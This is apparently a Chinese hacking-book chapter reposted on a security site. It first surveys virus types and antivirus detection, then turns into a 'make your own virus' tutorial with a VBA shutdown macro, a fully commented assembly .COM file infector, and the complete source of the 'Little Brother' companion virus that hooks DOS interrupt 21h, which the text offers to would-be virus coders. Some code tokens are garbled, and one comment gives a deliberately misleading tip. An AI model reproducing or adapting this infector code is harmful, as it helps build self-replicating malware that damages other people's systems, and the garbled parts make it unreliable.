免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5. 下次计算机从该磁盘启动时，病毒将自己装入 RAM 或者内存中，开始感染其他文件。

文件型病毒：程序病毒

病毒会伪装成某些程序，当被运行时它们将病毒和程序一起载入内存，按照预先编写好的步骤侵犯系统。一般被感染的程序有.EXE、.COM、.BIN、.DRV 和.SYS 的后缀名。当一些文件病毒破坏程序时另外一些病毒又开始复制自身。这种文件病毒一进入内存就开始复制自己。由于文件病毒也破坏运行着的程序，所以即使移除了病毒或者在系统中查杀了病毒，在修复或重新安装后，文件病毒也同时运作，程序还是会崩溃。

一些常见的文件病毒有 Sunday、Cascade。

混合型病毒

混合型病毒同时拥有引导型以及文件型特色。它们不仅感染文件，而且还感染系统引导区。它们破坏性极强，不容易删除。一开始，它们感染程序文件，当被感染的程序装入并运行时，混合型病毒开始感染系统引导区。

这些病毒厉害在于一旦它们开始感染引导区，就无法阻止其发作。在引导区感染此类病毒后，只要系统重新启动，它们就进入内存，开始感染其他文件。

一些常见的此类病毒有 Invader、Flip 等。

隐形飞机式病毒

这种病毒具有隐秘特性，使用各种各样的手段来想方设法隐藏自己，以防止被检测到。有时它们将自己从内存中临时撤出，以避免被病毒扫描程序检测到。一些还可以重新定位磁盘的头部，使其跳过病毒隐藏的扇区，转向读另外一个扇区。诸如 Whale 等一些隐形飞机式病毒还会将被感染的文件长出来的部分隐藏遮住，将增长出来大小减去，正好等于原来的大小，只显示原来的长度，如此就不会被病毒扫描程序检测到了。例如，被 whale 病毒感染到的文件加长了 9 216 个字节，那么病毒就减去同样数量的字节，9 216 个字节，然后将文件大小信息交给目录管理。因此，在一定程度上，它们很难被检测到。

变种病毒

该类是最难被检测到的病毒种类。它们具有变异的能力，这就是说它们会更改病毒代码，即每次传播或者感染时留下的已知的病毒识别码。因此，杀毒软件无法根据特定的病毒代码以检测到该类病毒。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

那么究竟什么是病毒识别码？识别码实质上可以定义为某个特定病毒的特殊指纹。它是一个从病毒代码里提取的几个字节的字符串。杀毒软件拥有已知的病毒识别码数据库，每次扫描病毒时的动作就是搜寻有无匹配的识别码。因为几乎每天都会产生新的病毒，病毒识别码数据库必须保持每天更新。这就是为什么杀毒软件销售商会提供更新病毒库的原因。

※变种病毒如何发作？

1. 用户复制了被感染的文件到磁盘。
2. 当被感染的文件执行时，病毒进入内存或者 RAM。
3. 新的病毒寻找宿主，并开始磁盘上的其他文件。
4. 病毒在磁盘上自我复制。
5. 新病毒上的变异引擎用新的特定算法繁殖新的唯一加密代码。

※多数由电子邮件生成的病毒含有大写的 TXT 字样，目的是骗取心不在焉的用户的信任，他们会误以为附件是一个没有危害的文本文件。所以，在打开你收到的附件之前请务必三思。

宏病毒

要理解什么是宏病毒，首先要知道什么是“宏”。宏允许用户将需要重复一遍又一遍地执行的特定任务变成只需单击一个按钮就能完成。它们是自动执行的命令或者任务的集合，使用户工作起来效率更高、速度更快。如今，在 Office 97 环境下有一个 Visual Basic 引擎，可以在后台运行，能够用来进行高级 Visual Basic 编程。

这样看来，宏病毒就是含有恶意或者含病毒的宏 Visual Basic 应用（VBA）代码，这种代码一旦被执行，就会给计算机带来毁灭性的灾难。由于它们的代码可以包含在许多 VB 事件处理程序中，因此这种病毒传播非常快，随意发作。宏病毒不针对特定的操作系统平台，就是说，某个宏病毒既可能感染 Windows 系统，也可以感染 Mac 系统。但只有当含有嵌入宏病毒的文件被打开时，这个宏病毒才会感染系统。

上面我已经简单介绍了不同种类的病毒，下面让我们来看看它们是怎么真正地感染系统的。上面我们讨论过：隐形飞机式病毒和变种病毒不容易被检测到……那么你可能要问，这是为什么呢？下面我们用实例来说明多数杀毒软件是怎样检测病毒的。当下多数的杀毒软件使用一种称作“校验求和”的技术。你肯定知道一个可执行文件就像数据文件一样，不能被改变，除非你升级程序时才能改变它。因此，杀毒软件里面的校验求和部分监视所有的可执行文件并记录它们的大小。在扫描的时候，校验求和将记录的可执行文件比较大小。但是，隐形式飞机病毒会将增长的部分切除，使其跟原本一样长短，所以只采用校验求和方法的杀毒软件不能检测到它们。现在的杀毒软件使用一种叫“启发式”的方法。变种病毒能够进行变异，还能改变已经被人所知的病毒识别码，以此不被基于识别码的杀毒软件检测到，用识别码方式的杀毒软件是通过跟数据库中已知病毒识别码比较可执行文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的识别码，因此这种软件不能检测到新出现的病毒。综上所述，变形病毒不能被基于识别码的杀毒软件检测到，隐形式飞机病毒不能被校验求和算法检测到。

由此产生了启发式扫描，但其不扫描基于识别码技术的病毒，以更精明的方式检测病毒。它根据病毒代码特征和行为来检测磁盘。但是这种扫描机制也有弊端，有时它们会将未感染的文件错误地报成是病毒。

※宏病毒如何发作？

1. 用户通过电子邮件或者其他途径接收了被感染的 office 文件；
2. 用户打开了被感染的文件；
3. 恶意的宏代码寻找能发作的事件，发作的事件由事件处理器设置，病毒就是从这里开始感染其他文件的。

阻止直接磁盘存取

病毒和恶意程序尝试跨越操作系统和系统的 ROM BIOS 设置，使用 INT25h 和 INT26h 端口来直接对硬盘进行写操作，进而感染系统，即感染硬盘。只要 Windows 检测到某个程序试图要直接在硬盘上写命令时，就会阻止程序继续操作，并在屏幕上显示如下的错误信息：

“Windows 阻止了直接磁盘存取以保护你的长文件名。要解除保护，详情请参看 LOCK /? 命令。系统处于暂停状态，按 Ctrl+Alt+Delete 重新启动。”

这个功能防止了病毒和恶意程序直接在磁盘上写数据，以保护系统免受病毒感染。

※如果你想保护你的 Windows 操作平台免受病毒侵犯，那么我建议你安装由美国著名软件公司 Computer Associate 出品的 Inoculate Anti-Virus 杀毒软件。它是同类软件中最好的一款，而且是免费的。要获得详细信息，访问如下地址http://anvi.cai.com。

认识主引导区（MBR）参数设置

致命的病毒感染了引导区，试图通过 INT 13h 链来篡改主引导区记录。Windows 操作系统维护着使用 INT 13h 链的程序清单。每次你启动 Windows，系统都会检测哪些程序在使用 INT 13h 链，然后将这个程序清单跟先前记录在案的程序清单进行比较。

如果 Windows 发现有不属于上次记录在案的新程序在使用链中断接口，那么系统会显示错误信息：

△“你的计算机可能中了病毒，主引导扇区的记录被修改。想参看更多的信息吗？”

如果你点击了“确定”，那么就会显示“系统特征”下面的“性能表”。这将帮助你解决问题。一般而言，当你的系统被感染病毒以后，性能表显示报告说，某个名称为 Mbrintl3.sys 文件试图想要进入 MS-DOS 兼容模式。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

确认未知设备的驱动程序

Windows 系统始终维护着一张所有实模式设备驱动程序列表，可以用其自己的保护模式驱动来安全地代替。现在假设你使用 INT 13h 或者 INT 21h 链添加一个新的设备驱动。那么 Windows 就会检查位于列表中的驱动是否能被安全地替换。如果不行，那么 Windows 就会进入程序，尽量只使用 MS-DOS 兼容模式，而放弃使用正常的保护模式。

在这种情况下，Windows 系统通常会显示如下的错误信息：

“一个新的名称为<文件名>MSDOS 驻守程序将会降低你系统的性能。你想要获得更多的关于此问题的信息吗？”

其中，<文件名>就是新设备的驱动程序。

Windows 操作系统的这种特点使其能够检测到直接使用设备驱动的病毒程序，但检测不到利用各种链来进行传播的病毒。

我怎么制作自己的病毒程序？

有人会说：“能写病毒程序人的平均年龄在 14～23 岁之间，而且专门写恶意病毒程序的人一般都被孤立在整个社会群体之外。”

是的，我同意上述对于年龄的看法，但不同意其对于社会问题的看法。大部分写病毒程序的人的目的并不是在于要引起大混乱或者毁灭计算机。他们写病毒程序只是出于兴趣，然后将程序传给朋友们，就像当前很多电子邮件病毒一样地传播着。

宏病毒

宏病毒主要就是用被移植入 Office 97 或者 Office 2000 中的 Visual Basic 编辑器写的 VB 代码。

※按 ALT+F11 启动 Visual Basic 编辑器。

因此，要想写宏病毒程序，你首先必须了解 VB。关于 VB 的详细信息，请参见 http://msdn.microsoft.com

宏病毒引起的动作事件具有任意性和多样性。让我们来看一个例子，以便更清楚地了解它：

```
Private Sub
UserForm_Initialize ()
CommandButton1.Accelerator="C" 'Set Accelerator key to ALT+C'
End Sub Private Sub
CommandButton1_Click ()
Dim intshell
intshell=
shell (c:\windows\Rundll.exe, user, Exit WindowsExec)
End Sub
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

上述代码片段的作用是：当用户点击命令按钮，激发动作。因此，只要用户点击了鼠标按钮，功能就会被激活，一个名称为 intshell 的变量被初始化，受害者的计算机未出现警告信息就被强行关闭。

在 Private Sub Command Button1_Click ()这行代码中：CommandButton1 是对象，_Click 是事件。事件也可以改成其他诸如 DblClick、Keypress、KeyDown、Exit、Enter 等等，这些分别响应用户的双击动作、按下键盘动作、手指离开键盘动作、退出对话框或者开始对话框动作，事件引发宏病毒的运行。

因此，如果你想要写一个宏病毒，首先你需要学习 VB。最好的途径是从在线的 MSDN Library 开始学习，或者买一本好书。如果你已经掌握了 Basic 语言，或者能用 Javascript、Java 语言，就是说你已经知道了事件处理器，那么我敢肯定地说，你可以仅仅阅读 MSDN 中的“帮助”和文章学习 VBA。

宏病毒并不如汇编语言编写的程序那么地具有致命性，这是有原因的。你可能听说过网上下载的小型 Java 应用程序可能会给你的电脑造成无法预估的毁灭，你肯定也听说过 Melissa 病毒，不过上述两者都是慢（迟发）病毒，即它们响应用户的操作而选择发作的时间，用户还可以取消其他的感染作用，因此它们并不具有很强的危害性。但是，汇编语言写的病毒就不一样了，他们不会给受害者时间，甚至在受害者毫无防备的情况下发作，而且用户被感染后竟然还一无所知！

使用汇编语言制作你自己的病毒

学习汇编语言的好办法是阅读一本名叫《Art of Assembly》的书。它是一本非常优秀的教材，即使你没有很熟练的编程经验也能读懂。其内容很容易明白，而且给人留下的印象深刻。

想成为汇编语言高手吗？请在线阅读《Art of Assembly》：

汇编语言编程的艺术

http://webster.cs.ucr.edu/Page_asm/ArtofAssembly/ArtofAsm.html

在线资源：

http://www.programmersheaven.com/zone5/index.htm

你也应该看一本专门讲述关于 X86 架构的书籍，网上链接为

http://developer.intel.com/design/litcentr/index.htm

※使用汇编语言不仅能制作自己的病毒程序，它还有一个附加的高级功能：破解软件的能力。阅读 My Cracking 系列丛书，了解更多的怎样破解程序的方法。

让我们进入实例学习的阶段。在本节中，假设你至少有写过汇编程序的经验。以下的文本段是我在 Drako 的协作下共同完成的。

病毒的生存能力取决于它的再生能力。也许你会问：“那么我怎样将某个程序再生？”

一个简单的方法就是将其自身复制给其他文件……

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

病毒的逻辑功能如下：

1．寻找要感染的文件；

2．打开文件查看其是否被感染了；

3．如果已经被感染了，继续寻找下一个文件；

4．如果不是，就感染这个文件；

5．将控制权转交给主程序。

以下是一个简单病毒的代码实例：

```
;*************************************************************************
****
; START OF THE EXAMPLE:
;*************************************************************************
****
;Warning
; - The virus does not test for prior infection
; - it searches only for the first. COM file in the current
; directory
;
;Careful when executing this file, since the first time it is
;executed it will search for and infect the first file in the
;directory. If we later run the newly in fected file, it will find
;the first file in its directory, itself. Thus, it will re-infect
; itself over and over.
;=========================CODLGO=========
====
;(The variables in a.COM file are relative to offset 100h).
codigo segment 'code'
org 100h Organize all the code starting
; from offset 100h
;ssume cs:codigo,ds:codigo,es:codigo;Define the use of the
; segments
start proc far ; Start the routine
COMIENZO:
push cs; Store CS
push cs;Store CS
; once again.
pop ds; Bring DS out from stack
pop es ;Bring ES out from stack
call falso_proc;Call proc.so that its
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
; address is placed in the stack
falso_proc proc near
falso_proc endp
pop bp ;BP< = = Proc. address.
sub bp, 107h ;BP< = = BP – Previous directory

;This is done to take the variables relative to BP,since the
;infection displaces the variables at exactly the length of the
;file.At the first infection instruction "SUB BP 107h" is
; 107h, so that the contents of BP is 0; when Icall a variable
; with"BP+VARIABLE" the value of the variable's address is not
; modified. When I load it, for example, from a 100h byte
; infected file, the instruction"SUB BP, 107h" leaves me at
; address 207h which means BP=100h, the size of the original file.
; Had I called the variable without adding BP, I would have been
; short by 100h bytes.

;Find the first .COM file in the directory
```

```
mov ah, 4eh; Search for the 1st file
lea dx, bp+file_inf; DS:DX = offset of FILE_INF
;(*.*) so it will search all
; the files, including directory
;names with extensions.
mov cx, 000h ; Entry attributes
int 21h
; These attributes mentioned in the commentary are the directory's
; entry attributes. When I set the attributes to 0, I'm telling
; DOS to search normal files. If i include a bit combination which
; provides the Hidden, System or Directory attributes, DOS will
; search for files with those attributes, as well as the normal
; files. If the search range includes the Volume bit, the search
; is limited to that.
; These are the bits which correspond to each attribute:
;Bits:   7 6 5 4 3 2 1 0
; . . . . . 1 Bit 0: Read only
; . . . . . 1 . Bit 1: Hidden
; . . . . . 1 . . Bit 2: System
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
; . . . . 1 . . . Bit 3: Volume
; . . . 1 . . . . Bit 4: Directory
; . . 1 . . . . . Bit 5: File
;
; Bits 6 and 7 are not used as they are reserved for :future
; applications".
; Open file
;_____
mov ah, 3dh; Open the file.
mov al, 00000010b ; read/write.
mov dx, 009eh ;DX< = = DTA(filename) offset
int 21h ; put the handle in AX
push ax ;and store in stack.
;The attributes I'm setting in AL are not the same as before:
; These are the "open"attributes. We are only interested in the
; first 3 bits,
;bits 2 1 0:
;
;0 0 0 Read only mode
; 0 0 1 Write only mode
; 0 1 0 Read/Write mode
;
;OK, we now have the file attributes stored in AL. What we now
; need to do is to store in DX the offset of the variable where
;I've stored the ASCIIZ chain with the name of the file to be
; opened. Inthis case, we don't have a NAME_OF_FILE variable.
; Instead, the name is located in the DTA (Disk Transfer Area). I
; have it in the DTA... Why? Simply because when we search
; for a file to infect, all the information we need is returned to
; this memory area. This buffer, if it was not reset, is found in
; the PSP; more precisely, it starts at offset 80h and is 43d bytes
; in size.
;
;The DTA format is as follows:
;
;Offset Bytes Function
; 00h 21d Used by DOS for the 4fh service
;(search for the next file)
; 15h 01d Attributes of the file that's been found
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
; 16h 02d File time
; 18h 02d File date
; 1Ah 04d File size in bytes
; 1 Eh 13D File name in an ASCIIZ chain
; (FILENAME.EXT),0
;
;Well, all that remains to be done is to give DX the position in
; memory where I've stored the filename: "MOV DX, E1h" and its's
;done. But careful now, remember that DTA starts at offset 80h,
; which means I have to pass to DX the value "8E+1Eh = 9Eh". That
; would then leave "MOV DX, 9Eh"; the problem is solved. Now, you
are probably asking yourselves what Imean by "handle". The handle
is a number which tells DOS which file we want. DOS gives us à
handle for each file we open, so we have to be careful to have the
correct handle for each file which we read/write.
;Read the first 3 bytes.
```

```
pop bx ; Itake the handle from the
;stack to BX
push bx ;and I store it again.
mov ah, 3fh;Read file.
mov cx, 0003h; Read 3 bytes.
lea dx, bp+buffer;and store in the buffer.
int 21h
INFECTAR:;(infect)
;Move pointer to the start.
```

```
mov ax, 4200h; I move the write pointer
; to the beginning of the program
mov cx, 0000h
mov dx, 0000h
int 21h
;The pointer's displacement, relative to the position of the
; pointer as specified in AL, is placed in CX and DX.
; Pointer displacement modes set in AL:
; AL < = = 00 Move pointer to the beginning of the file.
; AL < = = 01 leave pointer where it is.
AL < = = 02 Move pointer to end-of-file.
;Write the first byte(jmp)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
mov ah, 40h; write the first byte.
mov cx, 1d;Quantity=1.
lea dx, bp+jump;DX < = = JUMP offset
int 21h
;(Here we still need the handle, but we don't need to set it again
; because the register which contained the information was not
; modified.
;
;The first byte to be written is a JUMP instruction (the symbol for
; the jump is below). What follows the jump is the address of the
; jump, file-length + 1. (test the "+1" thoroughly, since this
; can cause problems; if so, multiply by 18 or subtract 23.)
; Hehehehe.
;Since the entire virus code is copied at the end of the file, the
;jump gives the virus control in an infected file.
;Calculating file length
```

```
mov cx ,2;Cpy 2 bytes.
mov si, 009ah ;SI< = =DTA offset
lea di, bp+longitud; DI< = = File LENGTH offset.
rep movsh;Copy.

;This instruction must have the 'SOURCE'buffer address in DS:SI
;and the address where the string will be copied in ES:DI (in this
;case, I copy the file length of the DTA to the variable
; 'LONGITUD').

sub word ptr [bp+longitud], 3; subtract 3 bytes from
;[LONGITUD]
;The JMP is completed
```

```
mov ah, 40h; Write.
mov cx, 2d; Number of bytes.
lea dx, bp+longitud ;DX< = =LONGITUD(length)
; offset

int 21h
;Move pointer to end
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
mov ax, 4202h; Move the write pointer to the
;end of the program.
mov cx, 0000h
mov dx, 0000h
int 21h
add word ptr [bp+longitud],3 ;Restore LONGITUD.
;Copy the virus to the program.
```

```
pop bx; Restore the handle.
mov ah, 40h
mov cx, 190d ; number of bytes to copy.
lea dx, bp+comienzo;Start copying from....
int 21h
;Close the file after infection
```

```
mov ah, 3eh; Close file.
int 21h
;Here, too, we need in DS:DX the address of the buffer which
; contains the filename string, nut in this case DS and DX already
;contain those values from before.
NO_INFECTAR:
;= = = = = = RETURN CONTROL TO THE HOST = = = = = = = = =
;Copy the buffer which contains the first 3 bytes of the file into
; memory.
```

```
mov cx, 0003h;Number of bytes (3).
mov di, 0100h;DI< = = offset 100h. Beginning of the
;proggram in memory.
lea si, bp+buffer; si<= = BUFFER offset
rep movsh ; Copy.
;What we are doing here is to "fix"the file, since when it was
; infected, the first few bytes are overwritten by the virus. That
; is why we reconstruct the file to ist original state, by copying
; the first 3 bytes, which we had stored earlier, into memory.
;Jump to offset 100h
```

```
mov ax,0100h; Address nedded to execute the host
jmp ax
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
; As we mentioned before, in .COM files the executable code begins
; at offset 100h. The infromation found between 00h and 100h is
; program data, like the DTA for example.
;The main difference between a.COM file and an.EXE is that a.COM
; .EXEs can, because DOS can 'tailor' them to fit into a number of
; different segments. Unlike.EXE files.. COM files are faithful
;reproductions of the contents of memory.
;= = = = = = = = = = = = = = = = = = DATA AREA= = = = = = = = = = = = =
buffer db 7d dup(0)
longitud db 2 dup(0)
file_inf db '*.COM', 0
jump db 'é',0;<-------jump ascii
;(The character '0' is the end of the ASCIIZ string)
start endp ;End of main procedure
codigo ends ; end of code segment
end comienzo ;END.Go to COMIENZO
;*************************************************************
;END OF EXAMPLE
;*************************************************************
```

The following is the source code of some popular viruses that will make life easier for you as a virus coder:

The Brother Virus:

```
□
    cseg        segment
□
            assume cs:cseg,ds:cseg,es:nothing
□
            .RADIX 16
□
FILELEN     equ     end – begin
oi21        equ         end
nameptr     equ         end +4
;*************************************************************
;*      Instal the program!
;*************************************************************
            org     100h
begin:      cld
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        mov     sp,300
        mov     ax,0044h        ;move program to empty hole
        mov     es,ax
        mov     di,0100h
        mov     si,di
        mov     cx,FILELEN
rep     movsh
        mov     ds,cx           ;et original int21 vector
        mov     si,0084h
        mov     di,offset oi21
        mov     dx,offset ni21
        lodsw
        cmp     ax,dx           ;already installed?
        je      cancel
        stosw
        movsw
        push    es              ;set vector to new handler
        pop     ds
        mov     ax,2521h
        int     21h
cancel: push    cs              ;restore segment registers
        pop     ds
        push    cs
        pop     es
        mov     bx,30           ;free memory
        mov     ah,4A
        int     21
        mov     es,ds:[002C]    ;search filename in environment
        mov     di,0
        mov     ch,0FFh
        mov     al,01
repnz scasb
        inc     di
        mov     word ptr [nameptr],di
        mov     word ptr [nameptr+2],es
        mov     si,offset EXE_txt       ;change extension to.EXE
        call    change_ext
        push    cs
        mov     bx,offset param         ;make EXEC param. block
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        mov     [bx+4],cs
        mov     [bx+8],cs
        mov     [bx+0C],cs
        lds     dx,dword ptr [nameptr]
        mov     ax,4B00         ;execute .EXE program
        int     21
        mov     ah,4Dh          ;ask return code
        int     21
        mov     ah,4Ch          ;exit with same return code
        int     21
;*************************************************************
;*      EXEC parameter block
;*************************************************************
param   dw      0, 80, ?,       5C,   ?,    6C,   ?
;*************************************************************
;*      File-extensions
;*************************************************************
EXE_txt     db      'EXE',0
COM_txt     db      'COM',0
;*************************************************************
;*      Interupt handler 24
;*************************************************************
ni24:   mov     al,03
        iret
;*************************************************************
;*      Interupt handler 21
;*************************************************************
ni21:   pushf
        pushf   dx
        pushf   bx
        pushf   ax
        pushf   ds
        pushf   es
        cmp     ax,4B00H        ;execute ?
        jne     exit

doit:   call    infect
exit:   pop     es
        pop     ds
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                pos     ax
                pop     bx
                pop     dx
                popf
                jmp     dword ptr  cs: [oi21]    ;call to old int-handler
;*********************************************************
;*      Tries to infect the file (ptr to ASCIIZ-name is DS:DX)
;*********************************************************
infect:         cld
                mov       word ptr cs: [nameptr],dx     ;save the ptr to the filename
                mov       word ptr cs: [nameptr+2],ds
                push      cs
                pop       ds
                call      searchpoint
                mov       si, offset  EXE_txt       ;is extension 'EXE'?
                mov       cx,3
    rep         cmpsb
                jnz       return
                mov       si,offset COM_txt   ;change extension to COM
                call      change_ext
                mov       ax,3300h              ;get ctrl-break flag
                int  21
                push    dx
                cwd               ;clear the flag
                inc   ax
                push   ax
                int   21
                mov   ax,3524h          ;get int24 vector
                int   21
                push      bx
                push      es
                push      cs              ;set int24 vec to new handler
                pop       ds
                mov       dx,offset ni24
                mov       ah,25h
                push      ax
                int       21
                lds       dx,dword ptr [nameptr] ;create the virus(unique name)
                xor       cx,cx
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                mov         ah,5Bh
                int          21
                jc           return1
                xchg          bx,ax          ;save   handle
                push         cs
                pop           ds
                mov          cx,FILELEN       ;write the virus
                mov          dx,offset begin
                mov          ah, 40h
                int         21
                cmp         ax,cx
                pushf
                mov     ah,3Eh        ;close the file
                int     21
                cmp      ax,cx
                popf
                jz       return1          ;allbytes written?
                lds     dx,dword ptr [nameptr] ;no, delete the virus
                mov     ah,41h
                int     21

return1:        pop     ax               ;restore int24 vector
                pop     ds
                pop      dx
                int     21
                pop      ax              ;restore ctrl-break flag
                pop      dx
                int     21
                mov     si,offset EXE_txt     ;change extension to EXE
                call    change_ext   ; execute.EXE progrom

return:         ret
;*********************************************************
;*       change the extension of the filename (CS:SI - > ext)
;*********************************************************
  change_ext:       call      searchpoint
                push      cs
                pop       ds
                movsw
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
            movsw
            ret
;*************************************************************
;*        search begin of extension
;*************************************************************
searchpoint:      les         di,dword ptr cs:[nameptr]
                  mov     ch,0FFH
                  mov     al,0
        repnz     scasb
                  sub       di,4
                  ret
;*************************************************************
;*        Text and Signature
;*************************************************************
            db       'Little Brother',0
□
end:
□
cseg            ends
□
                 end        begin
```

Boot Record program

```
;Peter Norton
□
□
boots segment 'code'
□
      public boot
□
      assume cs:boots
□
boot proc far
□
; 30-byte DOS info-set up for 1-side, 8-sector
□
; change as needed for any other format
□
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

head:

□

```
    jmp     begin       ; EB 2A 90 ax per normal
    db      'Norton';   8-byte system id
    dw      512         ;   sector size in bytes
    db      1           ; sectors per cluster
    dw      1           ; reserved clusters
    db      2           ;number of fats
